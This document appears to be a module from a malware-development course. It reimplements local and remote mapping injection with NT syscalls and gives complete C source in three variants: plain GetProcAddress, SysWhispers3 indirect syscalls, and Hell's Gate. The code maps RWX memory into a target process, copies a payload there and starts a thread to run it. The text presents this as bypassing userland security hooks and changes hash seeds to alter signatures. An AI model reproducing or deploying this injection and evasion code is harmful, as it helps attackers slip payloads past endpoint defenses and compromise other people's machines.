Syscalls - Reimplementing Mapping Injection

Introduction

In this module, the mapping injection technique discussed earlier will be implemented using direct syscalls, replacing WinAPIs with their syscall equivalent.

- `CreateFileMapping` is replaced with NtCreateSection
- `MapViewOfFile` is replaced with NtMapViewOfSection
- `CloseHandle` is replaced with `NtClose`
- `UnmapViewOfFile` is replaced with NtUnmapViewOfSection

Syscall Parameters


This section will go through the syscalls that will be used and explain their parameters.

NtCreateSection

This is the resulting syscall from the `CreateFileMapping` WinAPI. `NtCreateSection` is shown below.

```
NTSTATUS NtCreateSection(
  OUT PHANDLE             SectionHandle,          // Pointer to a HANDLE
variable that receives a handle to the section object
  IN ACCESS_MASK          DesiredAccess,          // The type of the access
rights to section handle
  IN POBJECT_ATTRIBUTES   ObjectAttributes,       // Pointer to an
OBJECT_ATTRIBUTES structure (set to NULL)
  IN PLARGE_INTEGER       MaximumSize,            // Maximum size of the
section
  IN ULONG                SectionPageProtection,  // Protection to place on
each page in the section
  IN ULONG                AllocationAttributes,   // Allocation attributes of
the section (SEC_XXX flags)
  IN HANDLE               FileHandle              // Optionally specifies a
handle for an open file object (set to NULL)
);
```

While `NtCreateSection` and `CreateFileMapping` have many similarities, some parameters are new. First, the `DesiredAccess` parameter describes the type of access rights for the section handle. The list of options is shown in the image below.


[in] DesiredAccess

Specifies an ACCESS_MASK value that determines the requested access to the object. In addition to the access rights that are defined for all types of objects, the caller can specify any of the following access rights, which are specific to section objects:

DesiredAccess flag	Allows caller to do this
SECTION_EXTEND_SIZE	Dynamically extend the size of the section.
SECTION_MAP_EXECUTE	Execute views of the section.
SECTION_MAP_READ	Read views of the section.
SECTION_MAP_WRITE	Write views of the section.
SECTION_QUERY	Query the section object for information about the section. Drivers should set this flag.
SECTION_ALL_ACCESS	All of the previous flags combined with STANDARD_RIGHTS_REQUIRED.

In this module, either `SECTION_ALL_ACCESS` or `SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE` will suffice.

Next, the `MaximumSize` parameter is a pointer to a LARGE_INTEGER structure. The only element that needs to be populated is the `LowPart` element which will be equal to the payload's size. The `LARGE_INTEGER` structure is shown below.

```
typedef union _LARGE_INTEGER {
  struct {
    DWORD LowPart;
    LONG  HighPart;
  } DUMMYSTRUCTNAME;
  struct {
    DWORD LowPart;
    LONG  HighPart;
  } u;
  LONGLONG QuadPart;
} LARGE_INTEGER;
```

Finally, the `AllocationAttributes` parameter specifies a bitmask of `SEC_XXX` flags that determines the allocation attributes of the section. The list of flags can be found here under the `flProtect` parameter. In this module, this parameter will be set to `SEC_COMMIT`.

NtMapViewOfSection

This is the resulting syscall from the `MapViewOfFile` WinAPI. `NtMapViewOfSection` is shown below.

```
NTSTATUS NtMapViewOfSection(
  IN HANDLE                SectionHandle,            // HANDLE to Section
Object created by 'NtCreateSection'
  IN HANDLE                ProcessHandle,            // Process handle of the
process to map the view to
```

```
  IN OUT PVOID              *BaseAddress,             // Pointer to a PVOID
variable that receives the base address of the view
  IN ULONG                  ZeroBits,                 // set to NULL
  IN SIZE_T                 CommitSize,               // set to NULL
  IN OUT PLARGE_INTEGER     SectionOffset,            // set to NULL
  IN OUT PSIZE_T            ViewSize,                 // A pointer to a SIZE_T
variable that contains the size of the memory to be allocated
  IN SECTION_INHERIT        InheritDisposition,       // How the view is to be
shared with child processes
  IN ULONG                  AllocationType,           // type of allocation to
be performed (set to NULL)
  IN ULONG                  Protect                   // Protection for the
region of allocated memory
);
```

For more documentation on each parameter, reference Microsoft's documentation on ZwMapViewOfSection. The `Zw` documentation can be used if Microsoft is missing the `Nt` documentation, which is the case with this syscall.

Some points need to be discussed about the following parameters:

First, the `ViewSize` parameter rounds up to the nearest multiple of a page size (recall that the page size is `4096` bytes).

Next, the `InheritDisposition` parameter is derived from the `SECTION_INHERIT` enum. It can be set to one of two values

1. `ViewShare` which maps the view into any child processes that are created in the future.
2. `ViewUnmap` which does not map the view into any child processes.

The `SECTION_INHERIT` enum is shown below.

```
typedef enum _SECTION_INHERIT {
        ViewShare = 1,
        ViewUnmap = 2
} SECTION_INHERIT, * PSECTION_INHERIT;
```

In this module, the value will always be `ViewUnmap` because the implementation does not create any child processes.

Finally, the `Protect` parameter specifies the type of protection for the allocated memory which can be any value found here.

NtUnmapViewOfSection

This is the resulting syscall from the `UnmapViewOfFile` WinAPI. `NtUnmapViewOfSection` is shown below.

```
NTSTATUS NtUnmapViewOfSection(
  IN HANDLE               ProcessHandle,    // Process handle of the process
that contains the view to unmap
  IN PVOID                BaseAddress       // Base address of the view to
unmap
);
```

NtClose

This is the resulting syscall from the `CloseHandle` WinAPI. `NtClose` is shown below.

```
NTSTATUS NtClose(
  IN HANDLE               ObjectHandle    // Handle of the object to close
);
```

`NtClose` syscall will be used to close the handle of a section created using `NtCreateSection`.

Implementation Using GetProcAddress and GetModuleHandle

The next step is to implement the mapping injection technique using the previously shown syscalls. Similarly to the previous module, it will be shown using three methods, starting with using `GetProcAddress` and `GetModuleHandle`.

A `Syscall` structure is created and initialized using `InitializeSyscallStruct`, which holds the addresses of the syscalls used, as shown below.

```
// a structure used to keep the syscalls used
typedef struct _Syscall {

        fnNtCreateSection       pNtCreateSection;
        fnNtMapViewOfSection    pNtMapViewOfSection;
        fnUnmapViewOfSection    pNtUnmapViewOfSection;
        fnNtClose               pNtClose;
        fnNtCreateThreadEx      pNtCreateThreadEx;

}Syscall, * PSyscall;




// function used to populate the input 'St' structure
BOOL InitializeSyscallStruct (OUT PSyscall St) {

        HMODULE hNtdll  = GetModuleHandle(L"NTDLL.DLL");
        if (!hNtdll) {
                printf("[!] GetModuleHandle Failed With Error : %d \n",
GetLastError());
```

```
                return FALSE;
        }

        St->pNtCreateSection         =
(fnNtCreateSection)GetProcAddress(hNtdll, "NtCreateSection");
        St->pNtMapViewOfSection      =
(fnNtMapViewOfSection)GetProcAddress(hNtdll, "NtMapViewOfSection");
        St->pNtUnmapViewOfSection    =
(fnUnmapViewOfSection)GetProcAddress(hNtdll, "NtUnmapViewOfSection");
        St->pNtClose                 = (fnNtClose)GetProcAddress(hNtdll,
"NtClose");
        St->pNtCreateThreadEx        =
(fnNtCreateThreadEx)GetProcAddress(hNtdll, "NtCreateThreadEx");

        // check if GetProcAddress missed a syscall
        if (St->pNtCreateSection == NULL || St->pNtMapViewOfSection == NULL
|| St->pNtUnmapViewOfSection == NULL || St->pNtClose == NULL || St-
>pNtCreateThreadEx == NULL)
                return FALSE;
        else
                return TRUE;
}
```

The `LocalMappingInjectionViaSyscalls` and `RemoteMappingInjectionViaSyscalls` functions are responsible for injecting the payload (`pPayload`) in the local process and remote process (`hProcess`), respectively. Both functions are shown below.

LocalMappingInjectionViaSyscalls

```
BOOL LocalMappingInjectionViaSyscalls(IN PVOID pPayload, IN SIZE_T
sPayloadSize) {

        HANDLE                          hSection                = NULL;
        HANDLE                          hThread                 = NULL;
        PVOID                           pAddress                = NULL;
        NTSTATUS                        STATUS                  = NULL;
        SIZE_T                          sViewSize               = NULL;
        LARGE_INTEGER           MaximumSize             = {
                        .HighPart = 0,
                        .LowPart = sPayloadSize
        };
        Syscall                         St                          = { 0 };

        // Initializing the 'St' structure to fetch the syscall's addresses
        if (!InitializeSyscallStruct(&St)) {
                printf("[!] Could Not Initialize The Syscall Struct \n");
                return FALSE;
        }

//--------------------------------------------------------------------------
        // Allocating local map view

        if ((STATUS = St.pNtCreateSection(&hSection, SECTION_ALL_ACCESS,
NULL, &MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
                printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }

        if ((STATUS = St.pNtMapViewOfSection(hSection, (HANDLE)-1, &pAddress,
NULL, NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0)
{
                printf("[!] NtMapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }
        printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sViewSize);

//--------------------------------------------------------------------------
        // Writing the payload

        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        memcpy(pAddress, pPayload, sPayloadSize);
        printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pAddress);

//--------------------------------------------------------------------------

        // Executing the payload via thread creation

        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
        if ((STATUS = St.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
(HANDLE)-1, pAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//----------------------------------------------------------------------------

        // Unmpaing the local view - only when the payload is done executing
        if ((STATUS = St.pNtUnmapViewOfSection((HANDLE)-1, pAddress)) != 0) {
                printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X 
\n", STATUS);
                return FALSE;
        }

        // Closing the section handle
        if ((STATUS = St.pNtClose(hSection)) != 0) {
                printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
                return FALSE;
        }

        return TRUE;
}
```

RemoteMappingInjectionViaSyscalls

```
BOOL RemoteMappingInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload, 
IN SIZE_T sPayloadSize) {

        HANDLE                          hSection                        = 
NULL;
        HANDLE                          hThread                         = 
NULL;
        PVOID                           pLocalAddress           = NULL,
                                            pRemoteAddress              = 
NULL;
        NTSTATUS                        STATUS                          = 
NULL;
        SIZE_T                          sViewSize                       = 
NULL;
        LARGE_INTEGER           MaximumSize             = {
                        .HighPart = 0,
                        .LowPart = sPayloadSize
        };
        Syscall                         St                                  = 
{ 0 };
```

```
        if (!InitializeSyscallStruct(&St)) {
                printf("[!] Could Not Initialize The Syscall Struct \n");
                return FALSE;
        }

//----------------------------------------------------------------------------
        // Allocating local map view

        if ((STATUS = St.pNtCreateSection(&hSection, SECTION_ALL_ACCESS,
NULL, &MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
                printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }

        if ((STATUS = St.pNtMapViewOfSection(hSection, (HANDLE)-1,
&pLocalAddress, NULL, NULL, NULL, &sViewSize, ViewUnmap, NULL,
PAGE_READWRITE)) != 0) {
                printf("[!] NtMapViewOfSection [L] Failed With Error :
0x%0.8X \n", STATUS);
                return FALSE;
        }

        printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n",
pLocalAddress, sViewSize);

//----------------------------------------------------------------------------

        // Writing the payload
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        memcpy(pLocalAddress, pPayload, sPayloadSize);
        printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pLocalAddress);

//----------------------------------------------------------------------------

        // Allocating remote map view
        if ((STATUS = St.pNtMapViewOfSection(hSection, hProcess,
&pRemoteAddress, NULL, NULL, NULL, &sViewSize, ViewShare, NULL,
PAGE_EXECUTE_READWRITE)) != 0) {
                printf("[!] NtMapViewOfSection [R] Failed With Error :
0x%0.8X \n", STATUS);
                return FALSE;
        }
        printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n",
pRemoteAddress, sViewSize);

//----------------------------------------------------------------------------

        // Executing the payload via thread creation
        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pRemoteAddress);
        if ((STATUS = St.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
hProcess, pRemoteAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//----------------------------------------------------------------------------

        // Unmapping the local view - only when the payload is done executing
        if ((STATUS = St.pNtUnmapViewOfSection((HANDLE)-1, pLocalAddress)) !=
0) {
                printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }


        // Closing the section handle
        if ((STATUS = St.pNtClose(hSection)) != 0) {
                printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
                return FALSE;
        }

        return TRUE;
}
```

The `NtUnmapViewOfSection` function should only be executed after the payload has finished executing. Attempting to unmap the mapped local view while the payload is still running could break the payload execution or cause a process to crash. As an alternative, the NtWaitForSingleObject syscall can be used to wait until the thread is finished, after which the `NtUnmapViewOfSection` syscall can be performed to clean up the mapped payload, though this is left as an exercise to the reader.

Implementation Using SysWhispers

The implementation here uses SysWhispers3 to bypass userland hooks via indirect syscalls. The following command is used to generate the required files for this implementation.

```
python syswhispers.py -a x64 -c msvc -m jumper_randomized -f
NtCreateSection,NtMapViewOfSection,NtUnmapViewOfSection,NtClose,NtCreateThreadEx
 -o SysWhispers -v
```

Three files are generated: `SysWhispers.h`, `SysWhispers.c` and `SysWhispers-asm.x64.asm`. The next step is to import these files into Visual Studio as demonstrated in the previous module. `LocalMappingInjectionViaSyscalls` and `RemoteMappingInjectionViaSyscalls` are shown below.

LocalMappingInjectionViaSyscalls

```
BOOL LocalMappingInjectionViaSyscalls(IN PVOID pPayload, IN SIZE_T
sPayloadSize) {

        HANDLE                          hSection                = NULL;
        HANDLE                          hThread                 = NULL;
        PVOID                           pAddress                = NULL;
        NTSTATUS                        STATUS                  = NULL;
        SIZE_T                          sViewSize               = NULL;
        LARGE_INTEGER           MaximumSize             = {
                        .HighPart = 0,
                        .LowPart = sPayloadSize
        };

//--------------------------------------------------------------------------
        // Allocating local map view

        if ((STATUS = NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL,
&MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
                printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }

        if ((STATUS = NtMapViewOfSection(hSection, (HANDLE)-1, &pAddress,
NULL, NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0)
{
                printf("[!] NtMapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }
        printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sViewSize);
//----------------------------------------------------------------------------

        // Writing the payload
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        memcpy(pAddress, pPayload, sPayloadSize);
        printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pAddress);

//----------------------------------------------------------------------------

        // Executing the payload via thread creation

        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
        if ((STATUS = NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
(HANDLE)-1, pAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//----------------------------------------------------------------------------

        // Unmapping the local view - only when the payload is done executing
        if ((STATUS = NtUnmapViewOfSection((HANDLE)-1, pAddress)) != 0) {
                printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

        // Closing the section handle
        if ((STATUS = NtClose(hSection)) != 0) {
                printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
                return FALSE;
        }

        return TRUE;
}
```

RemoteMappingInjectionViaSyscalls

```
BOOL RemoteMappingInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload,
IN SIZE_T sPayloadSize) {

        HANDLE                          hSection                        =
NULL;
        HANDLE                          hThread                         =
NULL;
        PVOID                           pLocalAddress           = NULL,
                                            pRemoteAddress              =
NULL;
        NTSTATUS                        STATUS                          =
NULL;
        SIZE_T                          sViewSize                       =
NULL;
        LARGE_INTEGER           MaximumSize             = {
                        .HighPart = 0,
                        .LowPart = sPayloadSize
        };

//---------------------------------------------------------------------------
        // Allocating local map view

        if ((STATUS = NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL,
&MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
                printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }

        if ((STATUS = NtMapViewOfSection(hSection, (HANDLE)-1,
&pLocalAddress, NULL, NULL, NULL, &sViewSize, ViewShare, NULL,
PAGE_READWRITE)) != 0) {
                printf("[!] NtMapViewOfSection [L] Failed With Error :
0x%0.8X \n", STATUS);
                return FALSE;
        }

        printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n",
pLocalAddress, sViewSize);

//---------------------------------------------------------------------------

        // Writing the payload
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        memcpy(pLocalAddress, pPayload, sPayloadSize);
        printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pLocalAddress);

//--------------------------------------------------------------------------

        // Allocating remote map view
        if ((STATUS = NtMapViewOfSection(hSection, hProcess, &pRemoteAddress,
NULL, NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0)
{
                printf("[!] NtMapViewOfSection [R] Failed With Error :
0x%0.8X \n", STATUS);
                return FALSE;
        }

        printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n",
pRemoteAddress, sViewSize);

//--------------------------------------------------------------------------

        // Executing the payload via thread creation
        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pRemoteAddress);
        if ((STATUS = NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
hProcess, pRemoteAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//--------------------------------------------------------------------------

        // Unmapping the local view - only when the payload is done executing
        if ((STATUS = NtUnmapViewOfSection((HANDLE)-1, pLocalAddress)) != 0)
{
                printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

        // Closing the section handle
        if ((STATUS = NtClose(hSection)) != 0) {
                printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
                return FALSE;
        }

        return TRUE;
}
```

Implementation Using Hell's Gate

The last implementation for this module is using Hell's Gate. First, ensure that the same steps done to set up the Visual Studio project with SysWhispers3 are done here too. Specifically, enabling MASM and modifying the properties to set the ASM file to be compiled using the Microsoft Macro Assembler.

Updating The VX_TABLE Structure

```
typedef struct _VX_TABLE {
        VX_TABLE_ENTRY NtCreateSection;
        VX_TABLE_ENTRY NtMapViewOfSection;
        VX_TABLE_ENTRY NtUnmapViewOfSection;
        VX_TABLE_ENTRY NtClose;
        VX_TABLE_ENTRY NtCreateThreadEx;
} VX_TABLE, * PVX_TABLE;
```

Updating Seed Value

A new seed value will be used to replace the old one to change the hash values of the syscalls. The djb2 hashing function is updated with the new seed value below.

```
DWORD64 djb2(PBYTE str) {
        DWORD64 dwHash = 0x77347734DEADBEEF; // Old value: 0x7734773477347734
        INT c;

        while (c = *str++)
                dwHash = ((dwHash << 0x5) + dwHash) + c;

        return dwHash;
}
```

The following `printf` statements should be added to a new project to generate the djb2 hash values.

```
printf("#define %s%s 0x%p \n", "NtCreateSection", "_djb2",
(DWORD64)djb2("NtCreateSection"));
printf("#define %s%s 0x%p \n", "NtMapViewOfSection", "_djb2",
djb2("NtMapViewOfSection"));
printf("#define %s%s 0x%p \n", "NtUnmapViewOfSection", "_djb2",
djb2("NtUnmapViewOfSection"));
```

```
printf("#define %s%s 0x%p \n", "NtClose", "_djb2", djb2("NtClose"));
printf("#define %s%s 0x%p \n", "NtCreateThreadEx", "_djb2",
djb2("NtCreateThreadEx"));
```

Once the values are generated, add them to the start of the Hell's Gate project.

```
#define NtCreateSection_djb2          0x5687F81AC5D1497A
#define NtMapViewOfSection_djb2       0x0778E82F702E79D4
#define NtUnmapViewOfSection_djb2     0x0BF2A46A27B93797
#define NtClose_djb2                  0x0DA4FA80EF5031E7
#define NtCreateThreadEx_djb2         0x2786FB7E75145F1A
```

Updating The Main Function

The main function must be updated to use either the `LocalMappingInjectionViaSyscalls` or `RemoteMappingInjectionViaSyscalls` functions instead of the payload function. The function will use the above-generated hashes as shown below.

LocalMappingInjectionViaSyscalls

```
BOOL LocalMappingInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN PVOID
pPayload, IN SIZE_T sPayloadSize) {

        HANDLE                              hSection                = NULL;
        HANDLE                              hThread                 = NULL;
        PVOID                               pAddress                = NULL;
        NTSTATUS                            STATUS                  = NULL;
        SIZE_T                              sViewSize               = NULL;
        LARGE_INTEGER           MaximumSize     = {
                        .HighPart = 0,
                        .LowPart = sPayloadSize
        };

//---------------------------------------------------------------------------
        // Allocating local map view
        HellsGate(pVxTable->NtCreateSection.wSystemCall);
        if ((STATUS = HellDescent(&hSection, SECTION_ALL_ACCESS, NULL,
&MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
                printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }

        HellsGate(pVxTable->NtMapViewOfSection.wSystemCall);
        if ((STATUS = HellDescent(hSection, (HANDLE)-1, &pAddress, NULL,
NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
```

```
                printf("[!] NtMapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }
        printf("[+] Allocated Address At : 0x%p Of Size : %ld \n", pAddress,
sViewSize);

//---------------------------------------------------------------------------
        // Writing the payload

        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        memcpy(pAddress, pPayload, sPayloadSize);
        printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pAddress);
        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();

//---------------------------------------------------------------------------

        // Executing the payload via thread creation

        printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
        HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
        if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL,
(HANDLE)-1, pAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));


//---------------------------------------------------------------------------

        // Unmapping the local view - only when the payload is done executing
        HellsGate(pVxTable->NtUnmapViewOfSection.wSystemCall);
        if ((STATUS = HellDescent((HANDLE)-1, pAddress)) != 0) {
                printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

        // Closing the section handle
        HellsGate(pVxTable->NtClose.wSystemCall);
        if ((STATUS = HellDescent(hSection)) != 0) {
                printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
                return FALSE;
        }

        return TRUE;
}
```

RemoteMappingInjectionViaSyscalls

```
BOOL RemoteMappingInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN HANDLE
hProcess, IN PVOID pPayload, IN SIZE_T sPayloadSize) {

        HANDLE                          hSection                        =
NULL;
        HANDLE                          hThread                         =
NULL;
        PVOID                           pLocalAddress           = NULL,
                                            pRemoteAddress              =
NULL;
        NTSTATUS                        STATUS                          =
NULL;
        SIZE_T                          sViewSize                       =
NULL;
        LARGE_INTEGER           MaximumSize         = {
                        .HighPart = 0,
                        .LowPart = sPayloadSize
        };

//----------------------------------------------------------------------------
        // Allocating local map view

        HellsGate(pVxTable->NtCreateSection.wSystemCall);
        if ((STATUS = HellDescent(&hSection, SECTION_ALL_ACCESS, NULL,
&MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
                printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }

        HellsGate(pVxTable->NtMapViewOfSection.wSystemCall);
        if ((STATUS = HellDescent(hSection, (HANDLE)-1, &pLocalAddress, NULL,
NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_READWRITE)) != 0) {
                printf("[!] NtMapViewOfSection [L] Failed With Error :
```

```
0x%0.8X \n", STATUS);
                return FALSE;
        }

        printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n",
pLocalAddress, sViewSize);

//---------------------------------------------------------------------------

        // Writing the payload
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        memcpy(pLocalAddress, pPayload, sPayloadSize);
        printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pLocalAddress);

//---------------------------------------------------------------------------

        // Allocating remote map view
        HellsGate(pVxTable->NtMapViewOfSection.wSystemCall);
        if ((STATUS = HellDescent(hSection, hProcess, &pRemoteAddress, NULL,
NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
                printf("[!] NtMapViewOfSection [R] Failed With Error :
0x%0.8X \n", STATUS);
                return FALSE;
        }

        printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n",
pRemoteAddress, sViewSize);

//---------------------------------------------------------------------------

        // Executing the payload via thread creation
        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pRemoteAddress);
        HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
        if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL,
hProcess, pRemoteAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));
```

```
//------------------------------------------------------------------------------

        // Unmapping the local view - only when the payload is done executing
        HellsGate(pVxTable->NtUnmapViewOfSection.wSystemCall);
        if ((STATUS = HellDescent((HANDLE)-1, pLocalAddress)) != 0) {
                printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

        // Closing the section handle
        HellsGate(pVxTable->NtClose.wSystemCall);
        if ((STATUS = HellDescent(hSection)) != 0) {
                printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
                return FALSE;
        }

        return TRUE;
}
```

